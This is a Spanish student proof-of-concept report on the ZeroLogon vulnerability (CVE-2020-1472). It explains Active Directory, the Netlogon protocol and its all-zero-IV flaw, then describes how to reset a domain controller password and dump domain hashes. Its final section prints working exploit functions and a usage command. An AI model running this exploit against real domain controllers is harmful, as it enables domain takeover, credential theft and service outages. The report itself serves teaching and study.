Prueba de Concepto

Técnicas de Hacking

ZeroLogon

Ismael Gómez Esquilichi
Imane Kadiri Yamani
Denisa Maria Medovarschi

Universidad
Rey Juan Carlos

ÍNDICE

1. INTRODUCCIÓN

Zerologon (CVE-2020-1472) es una vulnerabilidad en la criptografía del proceso Netlogon de Microsoft que permite un ataque frente a los controladores del dominio Active Directory de Microsoft, lo cual permite a un atacante tomar el control de todos los equipos de la red cuando obtiene las credenciales del administrador del dominio. Tiene una gravedad de 10 en una escala de 10 medida según el Common Vulnerability Scoring System (CVSS) (Trend Micro, 2020).

Los SO afectados por esta vulnerabilidad son (INCIBE, 2020):

- Windows Server 2008 R2 for x64-based Systems Service Pack 1.
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation).
- Windows Server 2012.
- Windows Server 2012 (Server Core installation).
- Windows Server 2012 R2.
- Windows Server 2012 R2 (Server Core installation).
- Windows Server 2016.
- Windows Server 2016 (Server Core installation).
- Windows Server 2019.
- Windows Server 2019 (Server Core installation).
- Windows Server, version 1903 (Server Core installation).
- Windows Server, version 1909 (Server Core installation).
- Windows Server, version 2004 (Server Core installation).

1.1. ¿QUÉ ES UN ACTIVE DIRECTORY?

Active Directory es una herramienta de Windows Server que proporciona servicios de directorio normalmente en una red LAN, orientada al uso profesional, en entornos de trabajo con importantes recursos informáticos donde es necesario administrar gran cantidad de equipos. Proporciona un servicio ubicado en uno o varios servidores capaz de crear objetos como usuarios, equipos o grupos para administrar las credencias durante el inicio de sesión de los equipos que se conectan a una red. Además, permite administrar las políticas de toda la red en la que se encuentre este servidor, lo que implica la gestión de permisos de acceso de usuarios, bandejas de correo personalizadas, etc. (Castillo, 2018).

Se trata de una estructura de base de datos distribuida y jerárquica que comparte información de infraestructura para localizar, proteger, administrar y organizar los recursos del equipo y de la red, como archivos, usuarios, grupos, periféricos y dispositivos de red (Paessler, 2020).

En otras palabras, funciona como una base de datos, en la cual se van almacenando en tiempo real, datos sobre la identificación de los usuarios que forman parte de una red de ordenadores. Todos estos datos quedan bajo un elemento central de control (Castillo, 2018).

Una característica clave de la estructura de Active Directory es la autorización delegada y la replicación eficiente. Cada parte de la estructura organizativa de un AD limita la autorización o la replicación dentro de esa subparte en particular (Paessler, 2020).

Podemos encontrar las siguientes estructuras organizativas dentro de un AD (Paessler, 2020):

- Bosque. Es una colección de uno o más dominios que comparten una misma estructura. Representa el nivel más alto de la jerarquía de la organización, y se trata de un límite de seguridad dentro de la misma.
- Árbol. Es un grupo de dominios que comparten el mismo espacio de nombre raíz, pero no son límites de seguridad o replicación.
- Dominios. Cada bosque contiene un dominio raíz. Los dominios limitan la replicación del Active Directory sólo a los otros controladores de dominio que se encuentran en su interior. El propósito de un dominio es dividir el directorio en partes más pequeñas para poder controlar la replicación.
- Unidades organizativas (OU). Forman una jerarquía de contenedores dentro de un dominio y permiten agrupar objetos con fines administrativos como la delegación de autoridad sobre un subconjunto de recursos de un dominio. Se utilizan para delegar el control dentro de agrupaciones funcionales.




Figura 1. Relación entre bosques, dominios y unidades organizativas de Active Directory (Microsoft, 2011).




Figura 2. Estructura Active Directory (Castillo, 2018).

Otro concepto importante relacionado con el Active Directory son los controladores de dominio. Éstos son servidores de Windows que contienen la base de datos de Active Directory y ejecutan funciones como la autenticación y la autorización. Un controlador de dominio es cualquier servidor Windows que cuente con la función de controlador de dominio instalada. Cada controlador de dominio almacena una copia de la base de datos de Active Directory, que contiene información sobre todos los objetos dentro del mismo dominio; y el esquema de todo el bosque, así como toda la información sobre el mismo (Paessler, 2020).

Active Directory utiliza diversos controladores de dominio por múltiples razones, como el equilibrio de carga y la tolerancia a fallos. Para que esto funcione, cada controlador de dominio debe disponer de una copia completa de la propia base de datos de Active Directory de su dominio. Esto se consigue con la replicación, que garantiza que cada controlador cuente con una copia actualizada de la base de datos (Paessler, 2020).

1.2. ¿CÓMO ES EL PROTOCOLO NETLOGON?

El protocolo NetLogon (MSRPC – Microsoft Remote Procedure Call) “es una interfaz de llamada a procedimiento remoto (RPC) que se utiliza para la autenticación de usuarios y máquinas en redes basadas en dominios”. Es un protocolo de red que permite la comunicación entre los procesos del cliente y servidor sin tener que comprender los detalles de la red. En otras palabras, permite el intercambio de datos y la invocación de

funciones que residen en un proceso diferente, usando el modelo cliente-servidor. Este proceso puede realizarse en la misma computadora, en la red de área local (LAN) o en Internet (Ducklin, 2020; Extrahop, 2020; Microsoft, 2009).

Los componentes de RPC facilitan a los clientes la llamada a un procedimiento ubicado en un programa de servidor remoto. El cliente y el servidor tienen cada uno sus propios espacios de direcciones; es decir, cada uno tiene su propio recurso de memoria asignado a los datos utilizados por el procedimiento (Microsoft, 2009).

El proceso RPC comienza en el lado del cliente. La aplicación del cliente llama a un procedimiento *stub* local. Los *stub* se compilan y vinculan con la aplicación del lado del cliente durante el desarrollo. El *stub* del cliente recupera los parámetros requeridos del espacio de direcciones del cliente y los entrega a la biblioteca de tiempo de ejecución del cliente, que luego traduce los parámetros a un formato de representación de datos de red (NDR) estándar para transmitirlos al servidor (Extrahop, 2020).

El *stub* del cliente luego llama a las funciones en la biblioteca de tiempo de ejecución del cliente RPC para enviar la solicitud y los parámetros al servidor. Si el servidor está ubicado de forma remota, la biblioteca en tiempo de ejecución especifica un motor y protocolo de transporte adecuados y pasa el RPC a la pila de red para su transporte al servidor (Extrahop, 2020).

Cuando el servidor recibe el RPC, ya sea de forma local o de un cliente remoto, las funciones de la biblioteca de tiempo de ejecución de RPC del servidor aceptan la solicitud y llaman al procedimiento *stub* del servidor. El *stub* del servidor recupera los parámetros del búfer de la red y los convierte al formato requerido por el servidor. El *stub* del servidor llama al procedimiento real en el servidor. Luego, el procedimiento remoto se ejecuta, posiblemente generando parámetros de salida y un valor de retorno. Cuando se completa el procedimiento remoto, una secuencia similar de pasos devuelve los datos al cliente (Microsoft, 2009).

El procedimiento remoto devuelve sus datos al *stub* del servidor que convierte los parámetros de salida al formato requerido para la transmisión al cliente y los devuelve a las funciones de la biblioteca de tiempo de ejecución de RPC. Las funciones de la biblioteca de tiempo de ejecución de RPC del servidor transmiten los datos a la computadora cliente usando LRPC o la red (Microsoft, 2009).

El cliente completa el proceso aceptando los datos a través de la red y devolviéndolos a la función de llamada. La biblioteca de tiempo de ejecución de RPC del cliente recibe los

valores de retorno del procedimiento remoto, convierte los datos al formato utilizado por el equipo cliente y los devuelve al código auxiliar del cliente (Microsoft, 2009).




Figura 3. Proceso RPC (Microsoft, 2009).

Los programas de servidor RPC suelen utilizar asignaciones de puertos dinámicos para evitar conflictos con programas y protocolos registrados en el rango de puertos TCP conocidos.

Service Name	UDP	TCP
HTTP	80, 443, 593	80, 443, 593
Named Pipes	445	445
RPC Endpoint Mapper	135	135
RPC Server Programs	<Dynamically assigned>	<Dynamically assigned>

Tabla 1. Asignaciones de puertos para RPC (Microsoft, 2009).

Lo que diferencia a NetLogon de otros protocolos RPC es su esquema de autenticación (Kovalenko, I. & Meydoni, I., 2020):

1. Se envía un Client Challenge desde el cliente.
2. Se envía un Server Challenge desde el servidor.
3. Se crea una clave de sesión a partir de los Challenge y Session Secret.
4. Tanto el cliente como el servidor utilizan la clave de sesión previamente creada y los Challenge para crear credenciales de cliente/servidor.
5. Ambas credenciales, junto con la clave de sesión, se utilizarán para autenticar al usuario.




Figura 4. Esquema autentificación protocolo NetLogon (Kovalenko, I. & Meydoni, I., 2020).

El problema principal que tiene este esquema y que abordamos más adelante detalladamente es que la implementación de este protocolo basado en AES-CFB8 no está hecha correctamente, porque para generar las credenciales tanto cliente como servidor se usa la función *ComputeNetlogonCredential,* que en su versión más moderna define IVs fijos de 16 bytes de ceros en lugar de IVs aleatorios. Con esto, dada una clave aleatoria, hay una probabilidad de 1 entre 256 de que el cifrado AES de un bloque de todo ceros de como salida todo ceros. Es decir, se establece el vector de inicialización (IV) a ceros todo el tiempo cuando, en realidad, un vector de inicialización siempre debería ser un número aleatorio (Motos, 2020; Trend Micro, 2020).

2. REQUISITOS PARA LA EXPLOTACIÓN

Para explotar esta vulnerabilidad, el atacante tendría que lanzar el ataque desde una máquina en la misma red de área local (LAN) que su objetivo. Un cliente vulnerable o controlador de dominio expuesto a Internet no es explotable por sí mismo.

El ataque requiere que el inicio de sesión de TCP con un controlador de dominio falsificado funcione como un intento de inicio de sesión de dominio normal. Se puede establecer desde fuera de la red durante tanto tiempo como pueda hacerse con un punto de apoyo en algún lugar para establecer la sesión de TCP con el controlador. Active Directory (AD) tiene que reconocer al cliente como uno que está dentro de su topología lógica (Espinoza, 2020; Trend Micro, 2020).

3. EXPLICACIÓN DE LA VULNERABILIDAD

Los fallos criptográficos se centran en el protocolo de red **Netlogon** que hace de interfaz de llamada a procedimiento remoto (RPC) que se utiliza para la autenticación de usuarios y máquinas en redes basadas en dominios (Ducklin, 2020; Tervoort, 2020).

Tenemos un ordenador cliente que desea comunicarse con un servidor Netlogon, como un controlador de dominio de Windows. El cliente enviará una llamada con 8 bytes aleatorios al servidor (***ClientChallenge***), y este responde con otros 8 bytes (***ServerChallenge***) usando la función ***NetrChallengeRequest***. Estos bytes aleatorios son denominados *nonces* (number used once). En esta comunicación hay un secreto que conocen ambos (el secreto es la contraseña del usuario con el que nos autenticamos), y que usan para mezclar con las dos cadenas y así obtener una clave de cifrado única, la ***SessionKey***, con el hash HMAC-SHA256 (Ducklin, 2020; Tervoort, 2020).




Figura 5. Esquema de establecimiento de conexión NetLogon (Tervoort, 2020).

Como el cliente no puede compartir la clave de sesión directamente, lo demuestra encriptando con AES-CFB8 la *ClientChallenge* usando la *SessionKey* calculada (que nosotros no sabemos exactamente, dado que se calcula con el secreto compartido que es la contraseña del usuario con el cual nos queremos autenticar). El servidor hace lo mismo a la inversa, y verifica que usando la *SessionKey* para descifrar, salga la *ClientChallenge* original. A esto se le llama **Computación de credenciales de Netlogon** (Ducklin, 2020; Tervoort, 2020).

Teniendo la *Session key*, el *IV* y el *ClientChallenge*, se usan estos dos primeros para encriptar el *ClientChallenge* (resultando en el ***ClientCredential***), y si el servidor es capaz de desencriptarlo correctamente, significa que el cliente tiene una ***SessionKey*** correcta (Ducklin, 2020; Tervoort, 2020).

De esto se encarga la función NetrServerAuthenticate3, la cual envía por el canal el *ClientCredential* y en el servidor se computa y responde con un OK o un código de error si la *SessionKey* no es la misma. En esta misma función, se envían los parámetros que definirán como será la comunicación, esto nos será de utilidad más adelante (Ducklin, 2020; Tervoort, 2020).

El cifrado que se utiliza para verificar la comunicación es el algoritmo AES, que originariamente, se combinaba con ECB (Electronic Codebook), llamándose "cifrado directo", que codificaba 16 bytes a la vez produciendo directamente 16 bytes de salida. Se consideró inseguro ya que los textos planos repetidos producían la misma salida, por lo que evolucionó a CFB, el cual no revela patrones repetidos (Ducklin, 2020; Tervoort, 2020).

En este modo CFB (Cipher Feedback), se comienza con una semilla o vector de inicialización IV aleatorio, no reutilizable y no necesariamente secreto, de 16 bytes. Este vector se combina con la clave (de 16 bytes también), creando un flujo de claves. A continuación, se realiza un XOR con el primer bloque de texto plano produciendo un texto cifrado, el cual se combinará con la clave para seguir con el flujo antes mencionado. Así nunca habrá textos cifrados iguales (Ducklin, 2020; Tervoort, 2020).




Figura 6. Modo Cipher Feedback (Ducklin, 2020).

Sigue habiendo problemas, y es que tanto AES-ECB como AES-CFB se atascan si la entrada no es de 16 bytes o si hay bytes sobrantes al final. Para ello se diseña AES-CFB8, el cual cifra cada byte de entrada de manera individual (Ducklin, 2020; Tervoort, 2020).




Figura 7. Cifrado AES-CFB8 (Tervoort, 2020).

El problema reside en que Microsoft permitió que el vector de inicialización IV fuera todo cero, una mala práctica desde el punto de vista criptográfico. Esto se combina con que podemos el nonce del *ClientChallenge (*esto lo observamos en la *Figura 7*). Obtenemos así, que aproximadamente 1/256 intentos, el *ClientCredential* será el correcto. Esto es debido a que la probabilidad de que el primer byte de salida sea 0 es de 50% en cada ronda del AES, por lo que mezclando todas estas probabilidades obtenemos ese resultado de 1/256.




Figura 8. Cifrado AES-CFB8 con el vector de inicialización IV a todo ceros (Tervoort, 2020).

Cabe destacar también, que no existe un límite de intentos de autenticación, lo cual facilita el ataque. Finalmente, así conseguimos autenticarnos y bypassear por completo la autenticación del protocolo, pudiendo acceder a las funciones de este.

Seguido de "*bypassear*" la función *NetrServerAuthenticate3*, se crea un paquete que ayuda a llamar a la función ***NetrServerPasswordSet2.***

Para poder invocar la función antes mencionada y continuar con la explotación de ZeroLogon, es necesario desactivar RPC seguro en la negociación que hacemos en los intentos de autenticación usando *NetrServerAuthenticate3*. (*sign and seal*), pero por suerte, esto es opcional y lo podemos deshabilitar en el código utilizando un flag que solo desactiva dicha opción. ¿Por qué esto es tan importante? Como **no conocemos el valor de la *Session Key***, no podemos utilizar RPC seguro ya que en este los paquetes se encriptan con la dicha *Session Key*.




Figura 9. Flag que desactiva *sign and seal* (Fuente propia).

La invocación de *NetrServerPasswordSet2* es cambiar la contraseña del servidor, pero cuenta con dos requisitos (Ducklin, 2020; Tervoort, 2020):

- Cifrar correctamente el original *ClientChallenge* tratado como un número de 64 bits, con la hora actual.
- Cifrar un buffer de 516 bytes que especifica la nueva contraseña, formateado como 512-N bytes de datos aleatorios, donde N es longitud de la contraseña. Los bytes en la estructura que no forman parte de la contraseña se ven como relleno y pueden tener valores arbitrarios.

Como la fecha remonta a varios años en el pasado, y su suma con el *ClientChallenge* (necesariamente establecido a 0) no da 0, se finge que vuelve a estar en 1970 nuevamente (fecha originaria), es decir, fijamos una marca de tiempo a 0 (Ducklin, 2020; Tervoort, 2020).

El segundo requisito tampoco supone ningún impedimento, ya que el servidor no impedía establecer una longitud de contraseña de cero, estableciendo en el Directorio Activo una contraseña nula (Ducklin, 2020; Tervoort, 2020).

Al poner la contraseña nula, se produce una denegación de servicio, ya que cuando el usuario legítimo intenta autenticarse, el dominio lo rechaza, debido a que espera una contraseña nula y no la original.

Con esto lo que se consigue no es poder iniciar sesión desde un ordenador convencional, sino poder comprometer la red, extrayendo todos los hashes de usuario y administrador del dominio a través del protocolo del **Servicio de Replicación de Dominios (DRS)** (Ducklin, 2020; Tervoort, 2020).




Figura 10. Esquema ataque ZeroLogon (Tervoort, 2020).

Para extraer los hashes del dominio antes mencionados, utilizaremos el script "*secretsdump.py*". Uno muy útil es la llave "*krbtgt*", la cual nos permite loguearnos en el DC utilizando un ataque "*Pass the Ticket*", y actualizar así la contraseña almacenada en el registro local del DC. También podemos utilizar los hashes NTLM para realizar un ataque "*Pass the Hash*", mostrado más adelante. Una vez hecho esto, el atacante empieza a actuar como administrador del dominio (Ducklin, 2020; Tervoort, 2020).

Figura 11. Hashes obtenidos después del ataque (Fuente propia).

4. EXPLICACIÓN DEL CÓDIGO

`./Zerologon.py <IP-vulnerable>`

Funciones del código:

1) `get_target_info(ip)`

Con esta función creamos una conexión por el protocolo SMB para obtener el "NetBios name" de la maquina (no es necesaria, podemos hacer uso de nmap).

```
def get_target_info(dc_ip):
        smb_conn = SMBConnection(dc_ip, dc_ip)
        try:
                smb_conn.login("", "")
                domain_name = smb_conn.getServerDNSDomainName()
                server_name = smb_conn.getServerName()
                return domain_name, server_name
        except:
                domain_name = smb_conn.getServerDNSDomainName()
                server_name = smb_conn.getServerName()
                return domain_name, server_name
```

Figura 12. Explicación primera función del código (Fuente propia).

2) `perform_attack(dc_name,ip)`

En esta función, realizamos la llamada a la función NetrServerAuthenticate3, la cual nos permite desactivar "sign and seal" usando el flag 0x212fffff, y si se ha dado la probabilidad de 1/256 de que el *ClientCredential* (todo 0s) es el correcto, tenemos una conexión con RPC seguro desactivado y ya autenticado.

```
def perform_attack(dc_handle, dc_ip, target_computer):
        # Bucle para autenticarnos contra el dominio
        tprint("ZeroLogon")
        print("\nhttps://github.com/dirkjanm/CVE-2020-1472 código del exploit en el que nos hemos basado")
        print(colored("\nCódigo mejorado por Imane Kadiri, Denisa Medovarschi e Ismael Esquilichi",'red'))
        print(colored('\nIntentando autenticarnos contra el dominio...\n','magenta'))
        rpc_con = None
        for attempt in range(0, MAX_ATTEMPTS):
                #Llamada a la funcion de autenticación contra el dominio
                rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

                if rpc_con == None:
                        print('\rIntento: %d' % attempt, end='', flush=True)
                else:
                        break

        if rpc_con:
                print(colored('\n\nHemos logrado bypassear la autenticación!! (Intento nº = {})'.format(attempt),'magenta'))
        else:
                print('\nAtaque fallido.')
                sys.exit(1)

        return rpc_con
```

Figura 13. Explicación segunda función del código (Fuente propia).

Se realiza un bucle enviando paquetes de solicitud de NetrRequestChallenge enviando 8 ceros como nonce y luego enviando como *ClientCredential* 8 ceros también. Cuando dicho CC sea correcto procedemos con el siguiente paso.

3) `passwordSet2(rpc_con,dc_name)`

En esta función se crea una petición de tipo *NetrPasswordSet2* una vez teniendo ya una conexión con RPC no seguro, esta permite resetear la contraseña de la cuenta local del DC (con privilegios) a un string vacío.

